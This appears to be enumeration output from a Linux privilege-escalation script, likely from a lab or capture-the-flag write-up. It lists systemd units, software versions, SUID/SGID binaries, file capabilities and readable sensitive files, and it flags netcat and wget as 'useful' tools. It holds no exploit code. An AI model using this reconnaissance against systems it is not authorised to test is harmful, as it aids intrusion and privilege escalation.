-rw-r--r-- 1 root root  664 Jan 18  2017 initrd-udevadm-cleanup-db.service
-rw-r--r-- 1 root root  677 Jan 18  2017 kmod-static-nodes.service
-rw-r--r-- 1 root root  473 Jan 18  2017 mail-transport-agent.target
-rw-r--r-- 1 root root  568 Jan 18  2017 quotaon.service
-rw-r--r-- 1 root root  612 Jan 18  2017 rc-local.service
-rw-r--r-- 1 root root  978 Jan 18  2017 rescue.service
-rw-r--r-- 1 root root 1.1K Jan 18  2017 serial-getty@.service
-rw-r--r-- 1 root root  653 Jan 18  2017 systemd-ask-password-console.service
```

```
-rw-r--r-- 1 root root  681 Jan 18  2017 systemd-ask-password-wall.service
-rw-r--r-- 1 root root  724 Jan 18  2017 systemd-backlight@.service
-rw-r--r-- 1 root root  959 Jan 18  2017 systemd-binfmt.service
-rw-r--r-- 1 root root  650 Jan 18  2017 systemd-bootchart.service
-rw-r--r-- 1 root root 1.0K Jan 18  2017 systemd-bus-proxyd.service
-rw-r--r-- 1 root root  497 Jan 18  2017 systemd-exit.service
-rw-r--r-- 1 root root  674 Jan 18  2017 systemd-fsck-root.service
-rw-r--r-- 1 root root  648 Jan 18  2017 systemd-fsck@.service
-rw-r--r-- 1 root root  551 Jan 18  2017 systemd-fsckd.service
-rw-r--r-- 1 root root  544 Jan 18  2017 systemd-halt.service
-rw-r--r-- 1 root root  631 Jan 18  2017 systemd-hibernate-resume@.service
-rw-r--r-- 1 root root  501 Jan 18  2017 systemd-hibernate.service
-rw-r--r-- 1 root root  710 Jan 18  2017 systemd-hostnamed.service
-rw-r--r-- 1 root root  778 Jan 18  2017 systemd-hwdb-update.service
-rw-r--r-- 1 root root  519 Jan 18  2017 systemd-hybrid-sleep.service
-rw-r--r-- 1 root root  480 Jan 18  2017 systemd-initctl.service
-rw-r--r-- 1 root root  731 Jan 18  2017 systemd-journal-flush.service
-rw-r--r-- 1 root root 1.3K Jan 18  2017 systemd-journald.service
-rw-r--r-- 1 root root  557 Jan 18  2017 systemd-kexec.service
-rw-r--r-- 1 root root  691 Jan 18  2017 systemd-localed.service
-rw-r--r-- 1 root root 1.2K Jan 18  2017 systemd-logind.service
-rw-r--r-- 1 root root  693 Jan 18  2017 systemd-machine-id-commit.service
-rw-r--r-- 1 root root  967 Jan 18  2017 systemd-modules-load.service
-rw-r--r-- 1 root root  685 Jan 18  2017 systemd-networkd-wait-online.service
-rw-r--r-- 1 root root 1.3K Jan 18  2017 systemd-networkd.service
-rw-r--r-- 1 root root  553 Jan 18  2017 systemd-poweroff.service
-rw-r--r-- 1 root root  614 Jan 18  2017 systemd-quotacheck.service
-rw-r--r-- 1 root root  717 Jan 18  2017 systemd-random-seed.service
-rw-r--r-- 1 root root  548 Jan 18  2017 systemd-reboot.service
-rw-r--r-- 1 root root  757 Jan 18  2017 systemd-remount-fs.service
-rw-r--r-- 1 root root  907 Jan 18  2017 systemd-resolved.service
-rw-r--r-- 1 root root  696 Jan 18  2017 systemd-rfkill.service
-rw-r--r-- 1 root root  497 Jan 18  2017 systemd-suspend.service
-rw-r--r-- 1 root root  649 Jan 18  2017 systemd-sysctl.service
-rw-r--r-- 1 root root  655 Jan 18  2017 systemd-timedated.service
-rw-r--r-- 1 root root 1.1K Jan 18  2017 systemd-timesyncd.service
-rw-r--r-- 1 root root  598 Jan 18  2017 systemd-tmpfiles-clean.service
-rw-r--r-- 1 root root  703 Jan 18  2017 systemd-tmpfiles-setup-dev.service
-rw-r--r-- 1 root root  683 Jan 18  2017 systemd-tmpfiles-setup.service
-rw-r--r-- 1 root root  823 Jan 18  2017 systemd-udev-settle.service
-rw-r--r-- 1 root root  743 Jan 18  2017 systemd-udev-trigger.service
-rw-r--r-- 1 root root  825 Jan 18  2017 systemd-udevd.service
-rw-r--r-- 1 root root  757 Jan 18  2017 systemd-update-utmp-runlevel.service
-rw-r--r-- 1 root root  754 Jan 18  2017 systemd-update-utmp.service
-rw-r--r-- 1 root root  573 Jan 18  2017 systemd-user-sessions.service
-rw-r--r-- 1 root root  528 Jan 18  2017 user@.service
-rw-r--r-- 1 root root  403 Jan 18  2017 -.slice
```

```
-rw-r--r-- 1 root root  879 Jan 18  2017 basic.target
-rw-r--r-- 1 root root  379 Jan 18  2017 bluetooth.target
-rw-r--r-- 1 root root  358 Jan 18  2017 busnames.target
-rw-r--r-- 1 root root  394 Jan 18  2017 cryptsetup-pre.target
-rw-r--r-- 1 root root  366 Jan 18  2017 cryptsetup.target
-rw-r--r-- 1 root root  670 Jan 18  2017 dev-hugepages.mount
-rw-r--r-- 1 root root  624 Jan 18  2017 dev-mqueue.mount
-rw-r--r-- 1 root root  431 Jan 18  2017 emergency.target
-rw-r--r-- 1 root root  501 Jan 18  2017 exit.target
-rw-r--r-- 1 root root  440 Jan 18  2017 final.target
-rw-r--r-- 1 root root  460 Jan 18  2017 getty.target
-rw-r--r-- 1 root root  558 Jan 18  2017 graphical.target
-rw-r--r-- 1 root root  487 Jan 18  2017 halt.target
-rw-r--r-- 1 root root  447 Jan 18  2017 hibernate.target
-rw-r--r-- 1 root root  468 Jan 18  2017 hybrid-sleep.target
-rw-r--r-- 1 root root  553 Jan 18  2017 initrd-fs.target
-rw-r--r-- 1 root root  526 Jan 18  2017 initrd-root-fs.target
-rw-r--r-- 1 root root  691 Jan 18  2017 initrd-switch-root.target
-rw-r--r-- 1 root root  671 Jan 18  2017 initrd.target
-rw-r--r-- 1 root root  501 Jan 18  2017 kexec.target
-rw-r--r-- 1 root root  395 Jan 18  2017 local-fs-pre.target
-rw-r--r-- 1 root root  507 Jan 18  2017 local-fs.target
-rw-r--r-- 1 root root  405 Jan 18  2017 machine.slice
-rw-r--r-- 1 root root  492 Jan 18  2017 multi-user.target
-rw-r--r-- 1 root root  464 Jan 18  2017 network-online.target
-rw-r--r-- 1 root root  461 Jan 18  2017 network-pre.target
-rw-r--r-- 1 root root  480 Jan 18  2017 network.target
-rw-r--r-- 1 root root  514 Jan 18  2017 nss-lookup.target
-rw-r--r-- 1 root root  473 Jan 18  2017 nss-user-lookup.target
-rw-r--r-- 1 root root  354 Jan 18  2017 paths.target
-rw-r--r-- 1 root root  552 Jan 18  2017 poweroff.target
-rw-r--r-- 1 root root  377 Jan 18  2017 printer.target
-rw-r--r-- 1 root root  693 Jan 18  2017 proc-sys-fs-binfmt_misc.automount
-rw-r--r-- 1 root root  603 Jan 18  2017 proc-sys-fs-binfmt_misc.mount
-rw-r--r-- 1 root root  543 Jan 18  2017 reboot.target
-rw-r--r-- 1 root root  396 Jan 18  2017 remote-fs-pre.target
-rw-r--r-- 1 root root  482 Jan 18  2017 remote-fs.target
-rw-r--r-- 1 root root  486 Jan 18  2017 rescue.target
-rw-r--r-- 1 root root  500 Jan 18  2017 rpcbind.target
-rw-r--r-- 1 root root  402 Jan 18  2017 shutdown.target
-rw-r--r-- 1 root root  362 Jan 18  2017 sigpwr.target
-rw-r--r-- 1 root root  420 Jan 18  2017 sleep.target
-rw-r--r-- 1 root root  409 Jan 18  2017 slices.target
-rw-r--r-- 1 root root  380 Jan 18  2017 smartcard.target
-rw-r--r-- 1 root root  356 Jan 18  2017 sockets.target
-rw-r--r-- 1 root root  380 Jan 18  2017 sound.target
-rw-r--r-- 1 root root  441 Jan 18  2017 suspend.target
```

```
-rw-r--r-- 1 root root  353 Jan 18  2017 swap.target
-rw-r--r-- 1 root root  715 Jan 18  2017 sys-fs-fuse-connections.mount
-rw-r--r-- 1 root root  719 Jan 18  2017 sys-kernel-config.mount
-rw-r--r-- 1 root root  662 Jan 18  2017 sys-kernel-debug.mount
-rw-r--r-- 1 root root  518 Jan 18  2017 sysinit.target
-rw-r--r-- 1 root root 1.3K Jan 18  2017 syslog.socket
-rw-r--r-- 1 root root  585 Jan 18  2017 system-update.target
-rw-r--r-- 1 root root  436 Jan 18  2017 system.slice
-rw-r--r-- 1 root root  646 Jan 18  2017 systemd-ask-password-console.path
-rw-r--r-- 1 root root  574 Jan 18  2017 systemd-ask-password-wall.path
-rw-r--r-- 1 root root  409 Jan 18  2017 systemd-bus-proxyd.socket
-rw-r--r-- 1 root root  540 Jan 18  2017 systemd-fsckd.socket
-rw-r--r-- 1 root root  524 Jan 18  2017 systemd-initctl.socket
-rw-r--r-- 1 root root  607 Jan 18  2017 systemd-journald-audit.socket
-rw-r--r-- 1 root root 1.1K Jan 18  2017 systemd-journald-dev-log.socket
-rw-r--r-- 1 root root  842 Jan 18  2017 systemd-journald.socket
-rw-r--r-- 1 root root  591 Jan 18  2017 systemd-networkd.socket
-rw-r--r-- 1 root root  617 Jan 18  2017 systemd-rfkill.socket
-rw-r--r-- 1 root root  450 Jan 18  2017 systemd-tmpfiles-clean.timer
-rw-r--r-- 1 root root  578 Jan 18  2017 systemd-udevd-control.socket
-rw-r--r-- 1 root root  570 Jan 18  2017 systemd-udevd-kernel.socket
-rw-r--r-- 1 root root  395 Jan 18  2017 time-sync.target
-rw-r--r-- 1 root root  405 Jan 18  2017 timers.target
-rw-r--r-- 1 root root  417 Jan 18  2017 umount.target
-rw-r--r-- 1 root root  392 Jan 18  2017 user.slice
-rw-r--r-- 1 root root  663 Jan 18  2017 systemd-networkd-resolvconf-update.service
-rw-r--r-- 1 root root  153 Jan 17  2017 apt-daily.service
-rw-r--r-- 1 root root  162 Jan 17  2017 apt-daily.timer
-rw-r--r-- 1 root root  342 Jan 13  2017 getty-static.service
-rw-r--r-- 1 root root  153 Jan 13  2017 sigpwr-container-shutdown.service
-rw-r--r-- 1 root root  152 Jan 13  2017 systemd-networkd-resolvconf-update.path
-rw-r--r-- 1 root root  491 Jan 12  2017 dbus.service
-rw-r--r-- 1 root root  106 Jan 12  2017 dbus.socket
-rw-r--r-- 1 root root  189 Dec 16  2016 uuidd.service
-rw-r--r-- 1 root root  126 Dec 16  2016 uuidd.socket
-rw-r--r-- 1 root root  735 Nov 30  2016 networking.service
-rw-r--r-- 1 root root  497 Nov 30  2016 ifup@.service
-rw-r--r-- 1 root root  631 Nov  3  2016 accounts-daemon.service
-rw-r--r-- 1 root root  251 Sep 17  2016 open-vm-tools.service
-rw-r--r-- 1 root root  285 Jun 16  2016 keyboard-setup.service
-rw-r--r-- 1 root root  288 Jun 16  2016 console-setup.service
lrwxrwxrwx 1 root root   27 May 10  2016 plymouth-log.service -> plymouth-read-write.service
lrwxrwxrwx 1 root root   21 May 10  2016 plymouth.service -> plymouth-quit.service
-rw-r--r-- 1 root root  412 May 10  2016 plymouth-halt.service
-rw-r--r-- 1 root root  426 May 10  2016 plymouth-kexec.service
-rw-r--r-- 1 root root  421 May 10  2016 plymouth-poweroff.service
```

```
-rw-r--r-- 1 root root  200 May 10  2016 plymouth-quit-wait.service
-rw-r--r-- 1 root root  194 May 10  2016 plymouth-quit.service
-rw-r--r-- 1 root root  244 May 10  2016 plymouth-read-write.service
-rw-r--r-- 1 root root  416 May 10  2016 plymouth-reboot.service
-rw-r--r-- 1 root root  532 May 10  2016 plymouth-start.service
-rw-r--r-- 1 root root  291 May 10  2016 plymouth-switch-root.service
-rw-r--r-- 1 root root  490 May 10  2016 systemd-ask-password-plymouth.path
-rw-r--r-- 1 root root  467 May 10  2016 systemd-ask-password-plymouth.service
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel1.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel2.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel3.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel4.target.wants
drwxr-xr-x 2 root root 4.0K Apr 12  2016 runlevel5.target.wants
-rw-r--r-- 1 root root  251 Apr  5  2016 cron.service
-rw-r--r-- 1 root root  290 Apr  5  2016 rsyslog.service
-rw-r--r-- 1 root root  395 Jun  3  2015 resolvconf.service
-rw-r--r-- 1 root root  790 Jun  1  2015 friendly-recovery.service
-rw-r--r-- 1 root root  241 Mar  2  2015 ufw.service
-rw-r--r-- 1 root root  250 Feb 24  2015 ureadahead-stop.service
-rw-r--r-- 1 root root  242 Feb 24  2015 ureadahead-stop.timer
-rw-r--r-- 1 root root  401 Feb 24  2015 ureadahead.service
-rw-r--r-- 1 root root  188 Feb 24  2014 rsync.service

/lib/systemd/system/apache2.service.d:
total 4.0K
-rw-r--r-- 1 root root 42 Apr 12  2016 apache2-systemd.conf

/lib/systemd/system/halt.target.wants:
total 0
lrwxrwxrwx 1 root root 24 May 10  2016 plymouth-halt.service -> ../plymouth-halt.service

/lib/systemd/system/initrd-switch-root.target.wants:
total 0
lrwxrwxrwx 1 root root 25 May 10  2016 plymouth-start.service -> ../plymouth-start.service
lrwxrwxrwx 1 root root 31 May 10  2016 plymouth-switch-root.service -> ../plymouth-switch-root.service

/lib/systemd/system/kexec.target.wants:
total 0
lrwxrwxrwx 1 root root 25 May 10  2016 plymouth-kexec.service -> ../plymouth-kexec.service

/lib/systemd/system/multi-user.target.wants:
total 0
lrwxrwxrwx 1 root root 15 Dec  4  2017 getty.target -> ../getty.target
lrwxrwxrwx 1 root root 33 Dec  4  2017 systemd-ask-password-wall.path -> ../systemd-ask-password-wall.path
lrwxrwxrwx 1 root root 25 Dec  4  2017 systemd-logind.service -> ../systemd-logind.service
lrwxrwxrwx 1 root root 39 Dec  4  2017 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service
lrwxrwxrwx 1 root root 32 Dec  4  2017 systemd-user-sessions.service -> ../systemd-user-sessions.service
lrwxrwxrwx 1 root root 15 Jan 12  2017 dbus.service -> ../dbus.service
lrwxrwxrwx 1 root root 29 May 10  2016 plymouth-quit-wait.service -> ../plymouth-quit-wait.service
lrwxrwxrwx 1 root root 24 May 10  2016 plymouth-quit.service -> ../plymouth-quit.service

/lib/systemd/system/poweroff.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Dec  4  2017 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service
lrwxrwxrwx 1 root root 28 May 10  2016 plymouth-poweroff.service -> ../plymouth-poweroff.service

/lib/systemd/system/reboot.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Dec  4  2017 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service
lrwxrwxrwx 1 root root 26 May 10  2016 plymouth-reboot.service -> ../plymouth-reboot.service

/lib/systemd/system/sysinit.target.wants:
total 0
lrwxrwxrwx 1 root root 24 Dec  4  2017 systemd-udevd.service -> ../systemd-udevd.service
lrwxrwxrwx 1 root root 30 Dec  4  2017 systemd-update-utmp.service -> ../systemd-update-utmp.service
lrwxrwxrwx 1 root root 24 Dec  4  2017 console-setup.service -> ../console-setup.service
lrwxrwxrwx 1 root root 20 Dec  4  2017 cryptsetup.target -> ../cryptsetup.target
lrwxrwxrwx 1 root root 22 Dec  4  2017 dev-hugepages.mount -> ../dev-hugepages.mount
lrwxrwxrwx 1 root root 19 Dec  4  2017 dev-mqueue.mount -> ../dev-mqueue.mount
lrwxrwxrwx 1 root root 25 Dec  4  2017 keyboard-setup.service -> ../keyboard-setup.service
lrwxrwxrwx 1 root root 28 Dec  4  2017 kmod-static-nodes.service -> ../kmod-static-nodes.service
lrwxrwxrwx 1 root root 36 Dec  4  2017 proc-sys-fs-binfmt_misc.automount -> ../proc-sys-fs-binfmt_misc.automount
lrwxrwxrwx 1 root root 19 Dec  4  2017 setvtrgb.service -> ../setvtrgb.service
lrwxrwxrwx 1 root root 32 Dec  4  2017 sys-fs-fuse-connections.mount -> ../sys-fs-
fuse-connections.mount
lrwxrwxrwx 1 root root 26 Dec  4  2017 sys-kernel-config.mount -> ../sys-kernel-
config.mount
lrwxrwxrwx 1 root root 25 Dec  4  2017 sys-kernel-debug.mount -> ../sys-kernel-
debug.mount
lrwxrwxrwx 1 root root 36 Dec  4  2017 systemd-ask-password-console.path -> ../-
systemd-ask-password-console.path
lrwxrwxrwx 1 root root 25 Dec  4  2017 systemd-binfmt.service -> ../systemd-
binfmt.service
lrwxrwxrwx 1 root root 30 Dec  4  2017 systemd-hwdb-update.service -> ../systemd-
hwdb-update.service
lrwxrwxrwx 1 root root 32 Dec  4  2017 systemd-journal-flush.service -> ../systemd-
journal-flush.service
lrwxrwxrwx 1 root root 27 Dec  4  2017 systemd-journald.service -> ../systemd-
journald.service
lrwxrwxrwx 1 root root 36 Dec  4  2017 systemd-machine-id-commit.service -> ../-
systemd-machine-id-commit.service
lrwxrwxrwx 1 root root 31 Dec  4  2017 systemd-modules-load.service -> ../systemd-
modules-load.service
lrwxrwxrwx 1 root root 30 Dec  4  2017 systemd-random-seed.service -> ../systemd-
random-seed.service
lrwxrwxrwx 1 root root 25 Dec  4  2017 systemd-sysctl.service -> ../systemd-
sysctl.service
lrwxrwxrwx 1 root root 37 Dec  4  2017 systemd-tmpfiles-setup-dev.service -> ../-
systemd-tmpfiles-setup-dev.service
lrwxrwxrwx 1 root root 33 Dec  4  2017 systemd-tmpfiles-setup.service -> ../-
systemd-tmpfiles-setup.service
lrwxrwxrwx 1 root root 31 Dec  4  2017 systemd-udev-trigger.service -> ../systemd-
udev-trigger.service
lrwxrwxrwx 1 root root 30 May 10  2016 plymouth-read-write.service -> ../plymouth-
read-write.service
lrwxrwxrwx 1 root root 25 May 10  2016 plymouth-start.service -> ../plymouth-
start.service

/lib/systemd/system/sockets.target.wants:
total 0
lrwxrwxrwx 1 root root 25 Dec  4  2017 systemd-initctl.socket -> ../systemd-
initctl.socket
lrwxrwxrwx 1 root root 32 Dec  4  2017 systemd-journald-audit.socket -> ../systemd-
journald-audit.socket
lrwxrwxrwx 1 root root 34 Dec  4  2017 systemd-journald-dev-log.socket -> ../-
systemd-journald-dev-log.socket
lrwxrwxrwx 1 root root 26 Dec  4  2017 systemd-journald.socket -> ../systemd-
journald.socket
lrwxrwxrwx 1 root root 31 Dec  4  2017 systemd-udevd-control.socket -> ../systemd-
udevd-control.socket
```

```
lrwxrwxrwx 1 root root 30 Dec  4  2017 systemd-udevd-kernel.socket -> ../systemd-udevd-kernel.socket
lrwxrwxrwx 1 root root 14 Jan 12  2017 dbus.socket -> ../dbus.socket

/lib/systemd/system/timers.target.wants:
total 0
lrwxrwxrwx 1 root root 31 Dec  4  2017 systemd-tmpfiles-clean.timer -> ../systemd-tmpfiles-clean.timer

/lib/systemd/system/systemd-timesyncd.service.d:
total 4.0K
-rw-r--r-- 1 root root 251 Jan 12  2017 disable-with-time-daemon.conf

/lib/systemd/system/sigpwr.target.wants:
total 0
lrwxrwxrwx 1 root root 36 Dec  4  2017 sigpwr-container-shutdown.service -> ../sigpwr-container-shutdown.service

/lib/systemd/system/rescue.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Dec  4  2017 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service

/lib/systemd/system/resolvconf.service.wants:
total 0
lrwxrwxrwx 1 root root 42 Dec  4  2017 systemd-networkd-resolvconf-update.path -> ../systemd-networkd-resolvconf-update.path

/lib/systemd/system/rc-local.service.d:
total 4.0K
-rw-r--r-- 1 root root 290 Jan 12  2017 debian.conf

/lib/systemd/system/graphical.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Dec  4  2017 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service

/lib/systemd/system/local-fs.target.wants:
total 0
lrwxrwxrwx 1 root root 29 Dec  4  2017 systemd-remount-fs.service -> ../systemd-remount-fs.service

/lib/systemd/system/getty.target.wants:
total 0
lrwxrwxrwx 1 root root 23 Dec  4  2017 getty-static.service -> ../getty-static.service

/lib/systemd/system/busnames.target.wants:
```

```
total 0

/lib/systemd/system/runlevel1.target.wants:
total 0

/lib/systemd/system/runlevel2.target.wants:
total 0

/lib/systemd/system/runlevel3.target.wants:
total 0

/lib/systemd/system/runlevel4.target.wants:
total 0

/lib/systemd/system/runlevel5.target.wants:
total 0

/lib/systemd/system-sleep:
total 4.0K
-rwxr-xr-x 1 root root 92 Mar 17  2016 hdparm

/lib/systemd/system-preset:
total 4.0K
-rw-r--r-- 1 root root 869 Jan 18  2017 90-systemd.preset

/lib/systemd/system-generators:
total 668K
-rwxr-xr-x 1 root root  59K Jan 18  2017 systemd-dbus1-generator
-rwxr-xr-x 1 root root  71K Jan 18  2017 systemd-cryptsetup-generator
-rwxr-xr-x 1 root root  43K Jan 18  2017 systemd-debug-generator
-rwxr-xr-x 1 root root  79K Jan 18  2017 systemd-fstab-generator
-rwxr-xr-x 1 root root  39K Jan 18  2017 systemd-getty-generator
-rwxr-xr-x 1 root root 119K Jan 18  2017 systemd-gpt-auto-generator
-rwxr-xr-x 1 root root  39K Jan 18  2017 systemd-hibernate-resume-generator
-rwxr-xr-x 1 root root  39K Jan 18  2017 systemd-insserv-generator
-rwxr-xr-x 1 root root  35K Jan 18  2017 systemd-rc-local-generator
-rwxr-xr-x 1 root root  31K Jan 18  2017 systemd-system-update-generator
-rwxr-xr-x 1 root root 103K Jan 18  2017 systemd-sysv-generator

/lib/systemd/network:
total 12K
-rw-r--r-- 1 root root 404 Jan 18  2017 80-container-host0.network
-rw-r--r-- 1 root root 482 Jan 18  2017 80-container-ve.network
-rw-r--r-- 1 root root  80 Jan 18  2017 99-default.link

/lib/systemd/system-shutdown:
total 0
```


```
[00;33m### SOFTWARE
###############################################[00m
[00;31m[-] Sudo version:[00m
Sudo version 1.8.16


[00;31m[-] Apache version:[00m
Server version: Apache/2.4.18 (Ubuntu)
Server built:   2017-09-18T15:09:02


[00;31m[-] Apache user configuration:[00m
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data


[00;31m[-] Installed Apache modules:[00m
Loaded Modules:
 core_module (static)
 so_module (static)
 watchdog_module (static)
 http_module (static)
 log_config_module (static)
 logio_module (static)
 version_module (static)
 unixd_module (static)
 access_compat_module (shared)
 alias_module (shared)
 auth_basic_module (shared)
 authn_core_module (shared)
 authn_file_module (shared)
 authz_core_module (shared)
 authz_host_module (shared)
 authz_user_module (shared)
 autoindex_module (shared)
 deflate_module (shared)
 dir_module (shared)
 env_module (shared)
 filter_module (shared)
 mime_module (shared)
 mpm_prefork_module (shared)
 negotiation_module (shared)
 php7_module (shared)
 setenvif_module (shared)
 status_module (shared)
```

```
[00;33m### INTERESTING FILES
####################################[00m
[00;31m[-] Useful file locations:[00m
/bin/nc
/bin/netcat
/usr/bin/wget


[00;31m[-] Can we read/write sensitive files:[00m
-rw-r--r-- 1 root root 1482 Dec  4  2017 /etc/passwd
-rw-r--r-- 1 root root 820 Dec  4  2017 /etc/group
-rw-r--r-- 1 root root 575 Oct 22  2015 /etc/profile
-rw-r----- 1 root shadow 933 Dec  4  2017 /etc/shadow


[00;31m[-] SUID files:[00m
-rwsr-xr-x 1 root root 40152 Dec 16  2016 /bin/mount
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 40128 Mar 29  2016 /bin/su
-rwsr-xr-x 1 root root 27608 Dec 16  2016 /bin/umount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 40432 Mar 29  2016 /usr/bin/chsh
-rwsr-xr-x 1 root root 39904 Mar 29  2016 /usr/bin/newgrp
-rwsr-xr-x 1 root root 136808 Jan 20  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 49584 Mar 29  2016 /usr/bin/chfn
-rwsr-xr-x 1 root root 54256 Mar 29  2016 /usr/bin/passwd
-rwsr-xr-x 1 root root 75304 Mar 29  2016 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 10624 Feb  9  2017 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10240 Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 428240 Aug 11  2016 /usr/lib/openssh/ssh-keysign


[00;31m[-] SGID files:[00m
-rwxr-sr-x 1 root shadow 35632 Mar 16  2016 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 35600 Mar 16  2016 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 22768 Mar 29  2016 /usr/bin/expiry
-rwxr-sr-x 1 root crontab 36080 Apr  5  2016 /usr/bin/crontab
-rwxr-sr-x 1 root ssh 358624 Aug 11  2016 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 62336 Mar 29  2016 /usr/bin/chage
-rwxr-sr-x 1 root tty 27368 Dec 16  2016 /usr/bin/wall
-rwxr-sr-x 1 root tty 14752 Mar  1  2016 /usr/bin/bsd-write
```

```
-rwxr-sr-x 1 root mlocate 39520 Nov 17  2014 /usr/bin/mlocate


[00;31m[+] Files with POSIX capabilities set:[00m
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep


[-] Can't search *.conf files as no keyword was entered

[-] Can't search *.php files as no keyword was entered

[-] Can't search *.log files as no keyword was entered

[-] Can't search *.ini files as no keyword was entered

[00;31m[-] All *.conf files in /etc (recursive 1 level):[00m
-rw-r--r-- 1 root root 703 May  5  2015 /etc/logrotate.conf
-rw-r--r-- 1 root root 604 Jul  2  2015 /etc/deluser.conf
-rw-r--r-- 1 root root 497 May  4  2014 /etc/nsswitch.conf
-rw-r--r-- 1 root root 14867 Apr 11  2016 /etc/ltrace.conf
-rw-r--r-- 1 root root 7788 Dec  4  2017 /etc/ca-certificates.conf
-rw-r--r-- 1 root root 552 Mar 16  2016 /etc/pam.conf
-rw-r--r-- 1 root root 2084 Sep  5  2015 /etc/sysctl.conf
-rw-r--r-- 1 root root 338 Nov 17  2014 /etc/updatedb.conf
-rw-r--r-- 1 root root 1260 Mar 16  2016 /etc/ucf.conf
-rw-r--r-- 1 root root 2584 Feb 18  2016 /etc/gai.conf
-rw-r--r-- 1 root root 4781 Mar 17  2016 /etc/hdparm.conf
-rw-r--r-- 1 root root 967 Oct 30  2015 /etc/mke2fs.conf
-rw-r--r-- 1 root root 3028 Feb 15  2017 /etc/adduser.conf
-rw-r--r-- 1 root root 771 Mar  6  2015 /etc/insserv.conf
-rw-r--r-- 1 root root 2969 Nov 10  2015 /etc/debconf.conf
-rw-r--r-- 1 root root 92 Oct 22  2015 /etc/host.conf
